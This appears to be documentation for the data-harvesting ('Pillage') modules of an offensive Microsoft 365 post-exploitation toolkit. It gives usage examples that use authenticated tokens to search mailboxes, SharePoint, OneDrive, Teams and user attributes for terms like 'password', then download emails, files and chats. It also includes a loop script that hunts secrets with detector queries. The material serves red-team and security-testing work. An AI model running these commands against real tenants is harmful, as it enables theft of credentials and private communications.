Pillage Modules

This module uses the Graph search API to search for specific terms in emails and allows the user to download them including attachments.
--OPTIONS--
Tokens         - Pass the $tokens global variable after authenticating to this parameter
SearchTerm     - The term you want to search for in the mailbox
MessageCount   - The amount of messages returned in the search results (default = 25)
OutFile        - File to output a list of emails to
PageResults    - Enables paging to page through results
Invoke-SearchMailbox -Tokens $tokens -SearchTerm "password" -MessageCount 40
This module uses the Graph search API to search for specific terms in all SharePoint and OneDrive drives available to the logged in user. It prompts the user which files they want to download.
--OPTIONS--
Tokens         - Pass the $tokens global variable after authenticating to this parameter
SearchTerm     - The term you want to search for. This accepts KQL queries so you can use terms like "filetype", "content", and more.
ResultCount    - The amount of files returned in the search results (default = 25)
PageResults    - Using paging it will return all possible results for a search term
Invoke-SearchSharePointAndOneDrive -Tokens $tokens -SearchTerm 'password AND filetype:xlsx'
You can use this short script to loop through the default_detectors.json file (Snaffler-like functionality)
$folderName = "SharePointSearch-" + (Get-Date -Format 'yyyyMMddHHmmss')
New-Item -Path $folderName -ItemType Directory | Out-Null
$spout = "$folderName\interesting-files.csv"
$DetectorFile = ".\default_detectors.json"
$detectors = Get-Content $DetectorFile
$detector = $detectors |ConvertFrom-Json
foreach($detect in $detector.Detectors){Invoke-SearchSharePointAndOneDrive  -Tokens $tokens -SearchTerm $detect.SearchQuery -DetectorName $detect.DetectorName -PageResults -ResultCount 500 -ReportOnly -OutFile $spout -GraphRun}
Simple module to read a file with the immersive reader.
--OPTIONS--
Tokens           - Pass the $tokens global variable after authenticating to this parameter
SharePointDomain - The target SharePoint domain. e.g. targetcompany.sharepoint.com
DriveID          - The drive ID
FileID           - The ID of the file to open
Invoke-ImmersiveFileReader -Tokens $tokens -SharePointDomain targetcompany.sharepoint.com -DriveID <drive ID> -FileID <FileID>This module uses the Substrate search API to search for specific terms in Teams channels visible to the logged in user.
--OPTIONS--
Tokens         - Pass the $tokens global variable after authenticating to this parameter
SearchTerm     - The term you want to search for in Teams messages
ResultSize     - The amount of messages returned in the search results (default = 50)
OutFile        - File to output the results of the search to
Invoke-SearchTeams -Tokens $tokens -SearchTerm "password" -ResultSize 100
This module will query user attributes from the directory and search through them for a specific term.
--OPTIONS--
Tokens         - Pass the $tokens global variable after authenticating to this parameter
SearchTerm     - The term you want to search across user attributes
Invoke-SearchUserAttributes -Tokens $tokens -SearchTerm "password"
This module will pull the latest emails from the inbox of a particular user. NOTE: This is the module you want to use if you are reading mail from a shared mailbox.
--OPTIONS--
Tokens         - Pass the $tokens global variable after authenticating to this parameter
userid         - Email address of the mailbox you want to read
TotalMessages  - Default is 25, Max is 1000
OutFile        - File to output the results to
Get-Inbox -Tokens $tokens -userid deckard@tyrellcorporation.io -TotalMessages 50 -OutFile emails.csv


This module downloads full Teams chat conversations. It will prompt to either download all conversations for a particular user or if you want to download individual conversations using a chat ID. This modules requires that you have a token scoped to Chat.ReadBasic, Chat.Read, or Chat.ReadWrite.
--OPTIONS--
Tokens         - Pass the $tokens global variable after authenticating to this parameter
Get-TeamsChat -Tokens $tokens